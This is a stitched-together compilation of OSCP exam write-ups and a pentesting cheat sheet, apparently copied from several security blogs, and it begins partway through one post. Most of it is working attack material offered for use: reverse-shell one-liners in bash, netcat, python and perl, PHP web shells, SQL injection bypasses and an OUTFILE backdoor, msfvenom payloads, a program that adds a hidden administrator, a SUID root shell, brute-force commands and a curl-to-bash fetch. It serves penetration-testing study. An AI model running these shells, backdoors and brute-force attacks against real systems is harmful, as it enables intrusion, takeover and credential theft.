```

You should get a nicer looking prompt, but your job isn't over yet. Press Ctrl+Z to background your reverse shell, then in your local machine run:

```
stty raw -echo
fg
```

Things are going to look really messed up at this point, but don't worry. Just type reset and hit return. You should be presented with a fully interactive shell. You're welcome.

There's still one little niggling thing that can happen, the shell might not be the correct height/width for your terminal. To fix this, go to your local machine and run:

```
stty size
```

This should return two numbers, which are the number of rows and columns in your terminal. For example's sake let's say this command returned 48 120 Head on back to your victim box's shell and run the following.

```
stty -rows 48 -columns 120
```

You now have a beautiful interactive shell to brag about. Time to privesc!

Privilege Escalation — Linux

I'm not going to go into too much detail here because this post is getting too long already, and there's a lot to talk about! I will show you a few things that I try first though, and then I'll refer you over to g0tmi1k's

post, which will fill in the gaps.

Sudo misconfiguration
First things first, if you have found any passwords on the system, try using them to become root by running:

sudo su
If not try running:

sudo -l
Sometimes, sudo will allow you to run some commands as root, or become a different user. If the box is configured this way in the OSCP labs, there's a good chance that this will be your path to root.

Kernel Exploits
The second thing I try is:

uname -ar
cat /etc/issue
cat /etc/*-release
cat /etc/lsb-release # Debian based
cat /etc/redhat-release # Redhat based
These commands will tell you which kernel and distribution you are looking at. If you're lucky, Googling the kernel version and/or the distribution version may reveal known privilege escalation exploits to try.

Linenum
If you're into automation and efficiency, checkout LinEnum.sh. It's a great bash script that enumerates a lot of common misconfigurations in Linux systems. You can get it here:
https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh

For next-level enumeration efficiency, host linenum.sh on a webserver on your Kali box, then on the victim, just run:

curl http://attackerip/LinEnum.sh | /bin/bash
G0tmi1k?
Lastly, let's pay homage to the most referenced Linux privilege escalation article of all time by g0tmi1k:
https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

Privilege Escalation - Windows
The first thing I try is searching for a known exploit for the version of windows you are facing. To find out which version of Windows you are facing, try this:

systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
If that doesn't work, you have to do it the hard way. This is a pretty thorough article that has helped me out more than once: http://www.fuzzysecurity.com/tutorials/16.html

Example 2

Wednesday, January 2, 2019 10:46 PM

Lab
There is a bit of a love hate relationship with the lab however it is by far the best part of the course. The control panel will give you a drop down of machine IP addresses, from there you will need pick one and run your enumeration, no hostnames are provided.

I recommend doing the exercises, I spent the first week completing the exercises. Besides the bonus 5 points that you may need in the exam and being incredibly mundane, you will definitely learn a tonne.

Try not to use Metasploit unless you are really stuck, learning to exploit without it is invaluable. I had managed to root all machines without using Metasploit more than 2 times.

SSH Tunneling / Pivoting was daunting at first but there is an awesome tool I used called sshuttle which will look after all of it and simple to use, quick tip to remember is that you can chain sshuttle commands to reach a subnet within a subnet.

Passwords in the labs are either guessable or cracked within minutes, if you are spending more than 20 minutes brute forcing or dictionary attacks then there is another way in. I used SecLists almost exclusively for fuzzing or passwords.

In the beginning I had a terrible habit of over complicating things, always try simple things first for the low hanging fruit such as sudo -l.

Preparation
Get organised, keep notes! the lab machines will contain loot or will have dependencies that you will need to refer to later. I primarily used Microsoft OneNote because it saved to the cloud and allowed me to seamlessly view between work and home machines, a great alternative however is cherrytree.

My preparation was mostly HackTheBox and VulnHub, HackTheBox was a great platform to get you into the mindset before starting OSCP however it can be very CTF'y so bear in mind.

I have listed some VulnHub machines that I found were similar to OSCP, there was also one machine on ExploitExercises called nebula, the techniques used in this machine were vital and used in the labs.

If you find yourself overwhelmed and not sure where to start, watch these videos by IppSec, I can't tell you how many things I've learnt by watching his videos, IppSec releases walkthroughs for each retired machine on HackTheBox.

Vulnerable Machines

Kioptrix: Level 1
Kioptrix: Level 1.1
Kioptrix: Level 1.2
Kioptrix: Level 1.3
FristiLeaks: 1.3
Stapler: 1
Brainpan: 1

VulnOS: 2
SickOs: 1.2
pWnOS: 2.0
Nebula
Structure

Each subnet had a separate table containing useful information for quick reference, this will be useful in both the lab and exam where you might need to recall a name/file you've previously seen.

Hostname	IP	Exploit	ARP	Loot	OS
Box1	10.10.10.10	MS08-067	10.10.10.11	capture.pcap	Windows Server 2000

```
OSCP/
├── Public
│   ├── Box1 - 10.10.10.10
│   └── Box2 - 10.10.10.11
├── IT Department
│   ├── Box1 - 10.11.11.10
│   └── Box2 - 10.11.11.11
├── Dev Department
│   ├── Box1 - 10.12.12.10
│   └── Box2 - 10.12.12.11
├── Admin Department
│   ├── Box1 - 10.13.13.10
│   └── Box2 - 10.13.13.11
├── Exercises
│   ├── 1.3.1.3
│   └── 2.2.1
└── Shortcuts
```

Enumeration

Enumeration is the most important thing you can do, at that inevitable stage where you find yourself hitting a wall, 90% of the time it will be because you haven't done enough enumeration.

A quick tip about nmap, run it from a rooted box instead of going over VPN! If that box doesn't have nmap, you can upload a standalone nmap binary such as this one: nmap.

Almost every review I've read about OSCP tells you to script your enumeration, while that is a good idea..there is already scripts out there specifically for OSCP such as codingo's Reconnoitre. I can't recommend codingo & Reconnoitre enough, he has built an awesome script. I had used this script initially to do quick scans of the environment then full TCP scans manually. Below are commands I found helpful while in the lab:

Nmap

Quick TCP Scan

```
nmap -sC -sV -vv -oA quick 10.10.10.10
```

Quick UDP Scan

```
nmap -sU -sV -vv -oA quick_udp 10.10.10.10
```

Full TCP Scan

```
nmap -sC -sV -p- -vv -oA full 10.10.10.10
```

Port knock

for x in 7000 8000 9000; do nmap -Pn --host_timeout 201 --max-retries 0 -p $x 10.10.10.10; done
Web Scanning

Gobuster quick directory busting

gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
Gobuster comprehensive directory busting

gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0'
Gobuster search with file extension

gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
Nikto web server scan

nikto -h 10.10.10.10
Wordpress scan

wpscan -u 10.10.10.10/wp/
Port Checking

Netcat banner grab

nc -v 10.10.10.10 port
Telnet banner grab

telnet 10.10.10.10 port
SMB

SMB Vulnerability Scan

nmap -p 445 -vv --script=smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-ms17-010.nse 10.10.10.10
SMB Users & Shares Scan

nmap -p 445 -vv --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.10.10
Enum4linux

enum4linux -a 10.10.10.10
Null connect

rpcclient -U "" 10.10.10.10
Connect to SMB share

smbclient //MOUNT/share
SNMP

SNMP enumeration

snmp-check 10.10.10.10
Commands

This section will include commands / code I used in the lab environment that I found useful

Python Servers

Web Server

```
python -m SimpleHTTPServer 80
```

FTP Server

```
# Install pyftpdlib
pip install pyftpdlib

# Run (-w flag allows anonymous write access)
python -m pyftpdlib -p 21 -w
```

Reverse Shells

Bash shell

```
bash -i >& /dev/tcp/10.10.10.10/4443 0>&1
```

Netcat without -e flag

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 4443 >/tmp/f
```

Netcat Linux

```
nc -e /bin/sh 10.10.10.10 4443
```

Netcat Windows

```
nc -e cmd.exe 10.10.10.10 4443
```

Python

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",4443))
;os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Perl

```
perl -e 'use Socket;$i="10.10.10.10";$p=
4443;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Remote Desktop

Remote Desktop for windows with share and 85% screen

```
rdesktop -u username -p password -g 85% -r disk:share=/root/ 10.10.10.10
```

PHP

PHP command injection from GET Request

```
<?php echo system($_GET["cmd"]);?>

#Alternative
<?php echo shell_exec($_GET["cmd"]);?>
```

Powershell

Non-interactive execute powershell file

powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File file.ps1
Misc

More binaries Path

export PATH=$PATH:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/ucb/
Linux proof

hostname && whoami && cat proof.txt && /sbin/ifconfig
Windows proof

hostname && whoami.exe && type proof.txt && ipconfig /all
SSH Tunneling / Pivoting

sshuttle

sshuttle -vvr user@10.10.10.10 10.1.1.0/24
Local port forwarding

ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
Remote port forwarding

ssh <gateway> -R <remote port to bind>:<local host>:<local port>
Dynamic port forwarding

ssh -D <local proxy port> -p <remote port> <target>
Plink local port forwarding

plink -l root -pw pass -R 3389:<localhost>:3389 <remote host>
SQL Injection

sqlmap crawl
sqlmap -u http://10.10.10.10 --crawl=1

sqlmap dump database
sqlmap -u http://10.10.10.10 --dbms=mysql --dump

sqlmap shell
sqlmap -u http://10.10.10.10 --dbms=mysql --os-shell
Upload php command injection file

union all select 1,2,3,4,"<?php echo shell_exec($_GET['cmd']);?>",6 into OUTFILE
'c:/inetpub/wwwroot/backdoor.php'
Load file

union all select 1,2,3,4,load_file("c:/windows/system32/drivers/etc/hosts"),6
Bypasses

' or 1=1 LIMIT 1 --
' or 1=1 LIMIT 1 -- -
' or 1=1 LIMIT 1#

'or 1#
' or 1=1 --
' or 1=1 -- -
Brute force

John the Ripper shadow file

$ unshadow passwd shadow > unshadow.db
$ john unshadow.db
# Hashcat SHA512 6 shadow file
hashcat -m 1800 -a 0 hash.txt rockyou.txt --username

#Hashcat MD5 1 shadow file
hashcat -m 500 -a 0 hash.txt rockyou.txt --username

Hashcat MD5 Apache webdav file
hashcat -m 1600 -a 0 hash.txt rockyou.txt

Hashcat SHA1
hashcat -m 100 -a 0 hash.txt rockyou.txt --force

Hashcat Wordpress
hashcat -m 400 -a 0 --remove hash.txt rockyou.txt
RDP user with password list

ncrack -vv --user offsec -P passwords rdp://10.10.10.10
SSH user with password list

hydra -l user -P pass.txt -t 10 10.10.10.10 ssh -s 22
FTP user with password list

medusa -h 10.10.10.10 -u user -P passwords.txt -M ftp
MSFVenom Payloads

PHP reverse shell
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f raw -o shell.php

Java WAR reverse shell
msfvenom -p java/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f war -o shell.war

Linux bind shell
msfvenom -p linux/x86/shell_bind_tcp LPORT=4443 -f c -b "\x00\x0a\x0d\x20" -e x86/shikata_ga_nai

Linux FreeBSD reverse shell
msfvenom -p bsd/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f elf -o shell.elf

Linux C reverse shell
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f c

Windows non staged reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f exe -o non_staged.exe

```
# Windows Staged (Meterpreter) reverse shell
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -f exe -o meterpreter.exe

# Windows Python reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f python -o shell.py

# Windows ASP reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f asp -e x86/shikata_ga_nai -o shell.asp

# Windows ASPX reverse shell
msfvenom -f aspx -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -o shell.aspx

# Windows JavaScript reverse shell with nops
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f js_le -e generic/none -n 18

# Windows Powershell reverse shell
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -e x86/shikata_ga_nai -i 9 -f psh -o shell.ps1

# Windows reverse shell excluding bad characters
msfvenom -p windows/shell_reverse_tcp -a x86 LHOST=10.10.10.10 LPORT=4443 EXITFUNC=thread -f c -b "\x00\x04" -e x86/shikata_ga_nai

# Windows x64 bit reverse shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -o shell.exe

# Windows reverse shell embedded into plink
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=4443 -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

Interactive Shell

Upgrading to a fully interactive TTY using Python

```
# Enter while in reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'

Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```

File Transfers

HTTP

The most common file transfer method.

```
# In Kali
python -m SimpleHTTPServer 80

# In reverse shell - Linux
wget 10.10.10.10/file

# In reverse shell - Windows
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.10.10/file.exe','C:\Users\user
\Desktop\file.exe')"
```

FTP

This process can be mundane, a quick tip would be to be to name the filename as ‘file’ on your kali machine so that you don’t have to re-write the script multiple names, you can then rename the file on windows.

```
# In Kali
python -m pyftpdlib -p 21 -w

# In reverse shell
echo open 10.10.10.10 > ftp.txt
echo USER anonymous >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET file >> ftp.txt
echo bye >> ftp.txt

# Execute
ftp -v -n -s:ftp.txt
```

TFTP

Generic.

```
# In Kali
atftpd --daemon --port 69 /tftp

# In reverse shell
tftp -i 10.10.10.10 GET nc.exe
```

VBS

When FTP/TFTP fails you, this wget script in VBS was the go to on Windows machines.

```
# In reverse shell
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
```

```
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET",strURL,False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1,1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs

# Execute
cscript wget.vbs http://10.10.10.10/file.exe file.exe
```

Buffer Overflow

Offensive Security did a fantastic job in explaining Buffer Overflows, It is hard at first but the more you do it the better you understand. I had re-read the buffer overflow section multiple times and ensured I knew how to do it with my eyes closed in preparation for the exam. Triple check the bad characters, don't just look at the structure and actually step through each character one by one would be the best advice for the exam.

```
# Payload
payload = "\x41" * <length> + <ret_address> + "\x90" * 16 + <shellcode> + "\x43" * <remaining_length>

# Pattern create
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <length>

# Pattern offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l <length> -q <address>

# nasm
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp eax

# Bad characters
badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
```

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
Privilege Escalation
There is basically two blog posts that are treated as the privilege escalation bible, g0tmi1k's post for Linux & fuzzysecurity's post for Windows.

Offensive Security was able to provide a balance in the labs, there was definitely unique privilege escalate methods however there was also a lot of kernel exploits. I had developed a habit to searchsploit everything, with or without a version number, don't just skim..actually read them and understand how they work, there was countless times I had tried an exploit which failed and moved on only to realise it was the correct exploit but needed a slight tweak.

The devil is in the details, I was definitely guilty of skimming and missing the crucial details such as read and write permissions to /etc/passwd or sticky bit.

I had used three different scripts: LinuxPrivChecker, LinEnum, and PowerUp. It is important to remember that these scripts did not always find everything and manually searching for files is also required.

Kernel exploits were a bit of a hit and miss, machines are sometimes vulnerable many different ways..I always thought using a kernel exploit was a bit like cheating, especially dirtyc0w which is never the intended way. There is 2 github posts that contain pre-compiled exploits that I found usefull, they are: abatchy17's Windows Exploits & lucyoa's kernel exploits.

Links

Privilege Escalation:

g0tmi1k Linux Priv Esc
fuzzysecurity Windows Priv Esc
sploitspren Windows Priv Esc
togie6 Windows Priv Esc Guide
Kernel Exploits:

abatchy17's Windows Exploits
lucyoa's kernel exploits
Scripts:

LinuxPrivChecker
LinEnum
PowerUp
Scripts
useradd.c

Windows - Add user.

```
#include <stdlib.h> /* system, NULL, EXIT_FAILURE */

int main ()
{
  int i;
  i=system ("net user <username> <password> /add && net localgroup administrators <username> /add");
  return 0;
}
```

```
# Compile
i686-w64-mingw32-gcc -o useradd.exe useradd.c
```
SUID

Set owner user ID.

```
int main(void){
  setresuid(0, 0, 0);
  system("/bin/bash");
}

# Compile
gcc suid.c -o suid
```
Powershell Run as

Run file as another user with powershell.

```
echo $username = '<username>' > runas.ps1
echo $securePassword = ConvertTo-SecureString "<password>" -AsPlainText -Force >> runas.ps1
echo $credential = New-Object System.Management.Automation.PSCredential $username,
$securePassword >> runas.ps1
echo Start-Process C:\Users\User\AppData\Local\Temp\backdoor.exe -Credential $credential >> runas.ps1
```
Process Monitor

Monitor processes to check for running cron jobs.

```
#!/bin/bash

# Loop by line
IFS=$'\n'

old_process=$(ps -eo command)

while true; do
        new_process=$(ps -eo command)
        diff <(echo "$old_process") <(echo "$new_process") | grep [\<\>]
        sleep 1
        old_process=$new_process
done
```
Exam

My exam was scheduled 9:00AM Monday morning about one week after my lab time had ended. The game plan was to scan target machines with Reconnoitre while I worked on the target machines then manually scan ports as they were found. I always had some form of enumeration scan running the background while I was working on the target machine.

I had taken screenshots of almost every step in preparation for the exam report, I also ran Open Broadaster Software to record my screen while I did my exam, this was useful in case I had missed a screenshot to which I could refer to later. I had a separate terminal window for each target machine and never closed it so that I could also refer to later while doing the exam report.

In hindsight, the exam boxes were not particularly difficult but the vulnerabilities are well hidden. Beware of the red herrings and rabbit holes, they are placed intentionally! Knowing when to move on is important, there

were times where I had spent hours on a path for privilege escalation only to realise there was another method hidden in plain sight.

After sleeping for a few hours I immediately started on my report, my approach was to be heavily screenshot based and brief outlining only the steps required to exploit. Knowing who the target audience is important, the report was written such that a non-technical person was able to replicate the steps just by reading the report. The report totaled 43 pages and was completed in a few hours, it was zipped along with my lab report, uploaded and sent to Offensive Security.

Structure

```
OSCP/
├── Offensive Security Lab Penetration Test Report
│   ├── Introduction
│   ├── Objective
│   └── Scope
├── High-Level Summary
│   └── Recommendations
├── Methodologies
│   ├── Information Gathering
│   ├── Service Enumeration
│   ├── Penetration
│   ├── Maintaining Access
│   └── House Cleaning
└── Findings
    ├── Box1 - 10.10.10.10
    ├── Box2 - 10.10.10.11
    ├── Box3 - 10.10.10.12
    ├── Box4 - 10.10.10.13
    └── Box5 - 10.10.10.14
```

Conclusion

After the grueling 28 hour wait after submitting the report, the email from Offensive Security had arrived indicating that I had successfully completed the Penetration Testing with Kali Linux certification exam and have obtained the Offensive Security Certified Professional (OSCP) certification.

Screenshot certificate

Related Posts
RFID Thief v2.0 (Categories: all, rfid, tutorial)
Proxmark 3 Cheat Sheet (Categories: all, rfid)
Debricking Proxmark 3 using the Bus Pirate (Categories: all, rfid)
Debricking Proxmark 3 using the Bus Pirate »

Example 3

Wednesday, January 2, 2019 10:47 PM

root@Hausec
root@Hausec

sudo apt install hacking-skills

Twitter Github
PENTESTING CHEATSHEET
PENETRATION TESTING TUTORIALS & WRITE-UPS
Windows Privilege Escalation via Unquoted Service Paths
Simple Buffer Overflows (x32)
Domain Penetration Testing
Active Directory Assessment and Privilege Escalation Script 2.0
Domain Penetration Testing: Credential Harvesting via LLMNR Poisoning
Domain Penetration Testing: Privilege Escalation via Group Policy Preferences (GPP)
Domain Penetration Testing: Using BloodHound, Crackmapexec, & Mimikatz to get Domain Admin
Using Bloodhound to Map the Domain
Automating the Pentesting Process: Using NTLM Relaying & Deathstar to get Domain Admin
How to set up ntlmrelayx.py
Vulnhub Write-ups
Kioptrix Level 2
Lord of the Root
Mr.Robot
Pwnlab_Init
PwnOS
SickOS
SickOS 2
Tr0ll
Tr0ll 2
Vulnix
Web Pentesting Write-Ups
XSS
Reflective XSS via String Injection
Bypassing JavaScript Client-side Validation
Bypassing JavaScript input validation
SQLInjections
UNION-Based
XSS With SQLi
SQLMap & GET Requests
Other Tutorials
How to set up Fuzzbunch (Shadowbroker's Dump/NSA Tools)
Using ETERNALBLUE & DOUBLEPULSAR (Shadowbroker's Dump/NSA Tools)
Using Bloodhound to Map the Domain
How to set up ntlmrelayx.py
ARTICLES
ABOUT
Open Search
Pentesting Cheatsheet
In addition to my own contributions, this compilation is possible by other compiled cheatsheets by

g0tmilk, highon.coffee, and pentestmonkey, as well as a few others listed at the bottom. It's easiest to search via ctrl+F, as the Table of Contents isn't kept up to date fully.

Pentesting Cheat Sheet
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DNS Zone Transfers

Mounting File Shares

Fingerprinting

Exploit Research

Compiling Exploits

Packet Inspection

Password Cracking

Bruteforcing

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Meterpreter
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Windows VNC Meterpreter payload

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Reverse shell using interpreters

Shellshock

Resources & Links
Windows Privilege Escalation

SQL & Apache Log paths

Recon

Cheat Sheets (Includes scripts)

Meterpreter Stuff

Proxy Chaining

Huge collection of common commands and scripts as well as general pentest info

Scripts

Pentester Bookmarks, huge collection of blogs, forums, and resources

Pentest Checklist

OSCP Writeups, blogs, and notes

Enumeration
General Enumeration:
nmap -vv -Pn -A -sC -sS -T 4 -p- 10.0.0.1
Verbose, syn, all ports, all scripts, no ping
nmap -v -sS -A -T4 x.x.x.x
Verbose, SYN Stealth, Version info, and scripts against services.
nmap –script smb-check-vulns.nse –script-args=unsafe=1 -p445 [host]
Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockover

- netdiscover -r 192.168.1.0/24

FTP Enumeration (21):

- nmap –script ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1
- FTP service on 10.10.1.22:21
  - Enumeration
    - nmap -sV -Pn -vv -p21 --script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-syst,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221 -oA '/root/Documents/10.10.1.22/scans/10.10.1.22_21_ftp' 10.10.1.22
    - hydra -L USER_LIST -P PASS_LIST -f -o /root/Documents/10.10.1.22/scans/10.10.1.22_21_ftphydra.txt -u 10.10.1.22 -s 21 ftp

  Many ftp-servers allow anonymous users. These might be misconfigured and give too much access, and it might also be necessary for certain exploits to work. So always try to log in with `anonymous:anonymous`.
  Remember the binary and ascii mode!
  If you upload a binary file you have to put the ftp-server in binary mode, otherwise the file will become corrupted and you will not be able to use it! The same for text-files. Use ascii mode for them! You just write **binary** and **ascii** to switch mode.

SSH (22):
ssh INSERTIPADDRESS 22

- SSH service on 10.10.1.22:22
  - Bruteforcing
    - medusa -u root -P /usr/share/wordlists/rockyou.txt -e ns -h 10.10.1.22:22 - 22 -M ssh
    - hydra -f -V -t 1 -l root -P /usr/share/wordlists/rockyou.txt -s 22 10.10.1.22 ssh
    - ncrack -vv -p 22 --user root -P PASS_LIST 10.10.1.22
    - Use nmap to automate banner grabbing and key fingerprints, e.g.
    - nmap 10.10.1.22 -p 22 -sV --script=ssh-hostkey -oA '/root/Documents/10.11.1.22/scans/10.10.1.22_22_ssh-hostkey'
- User enumeration

```
use auxiliary/scanner/ssh/ssh_enumusers
set user_file /usr/share/wordlists/metasploit/unix_users.txt
or
set user_file /usr/share/seclists/Usernames/Names/names.txt
run

python /usr/share/exploitdb/exploits/linux/remote/40136.py -U
/usr/share/wordlists/metasploit/unix_users.txt $ip
```

- Bruteforce

```
hydra -v -V -l root -P password-file.txt $ip ssh
```

- With list of users:

```
hydra -v -V -L user.txt -P /usr/share/wordlists/rockyou.txt -t 16 192.168.33.251 ssh
```

- You can use **-w** to slow down

SMTP Enumeration (25):
nmap –script smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1
nc -nvv INSERTIPADDRESS 25
telnet INSERTIPADDRESS 25
Finger Enumeration (79):
Download script and run it with a wordlist: http://pentestmonkey.net/tools/user-enumeration/finger-user-enum

- Always do users enumeration
  smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip
  use auxiliary/scanner/smtp/smtp_enum
- Command to check if a user exists
  VRFY root
- Command to ask the server if a user belongs to a mailing list
  EXPN root
- Enumeration and vuln scanning:
  nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip
- Bruteforce
  hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V
- Metasploit user enumeration
  use auxiliary/scanner/smtp/smtp_enum
- Testing for open relay

```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.
Testing SMTP open mail relay. Have a nice day.
.
QUIT
```

HTTP/HTTPS - Web Enumeration (80/443):
dirbuster (GUI)
dirb http://10.0.0.1/
nikto –h 10.0.0.1
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/Top1000-RobotsDisallowed.txt; gobuster -u http://$ip -w Top1000-RobotsDisallowed.txt

wfuzz -c -z list.txt --sc 200 http://$ip

Gather page titles from HTTP services	nmap --script=http-title 192.168.1.0/24
Get HTTP headers of web services	nmap --script=http-headers 192.168.1.0/24
Find web apps from known paths	nmap --script=http-enum 192.168.1.0/24

Web Scanning
Gobuster quick directory busting
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux
Gobuster comprehensive directory busting
gobuster -s 200,204,301,302,307,403 -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/big.txt -t 80 -a 'Mozilla/5.0 (X11; Linux x86_64; rv:52.0)

Gecko/20100101 Firefox/52.0'
Gobuster search with file extension
gobuster -u 10.10.10.10 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t 80 -a Linux -x .txt,.php
Nikto web server scan
nikto -h 10.10.10.10
Wordpress scan
wpscan -u 10.10.10.10/wp/
Port Checking
Netcat banner grab
nc -v 10.10.10.10 port
Telnet banner grab
telnet 10.10.10.10 port
[>] HTTP Basic Authentication Dictionary and Brute-force attacks with Burp Suite
http://www.dailysecurity.net/2013/03/22/http-basic-authentication-dictionary-and-brute-force-attacks-with-burp-suite/
Burp Suite against HTTP Basic authentication
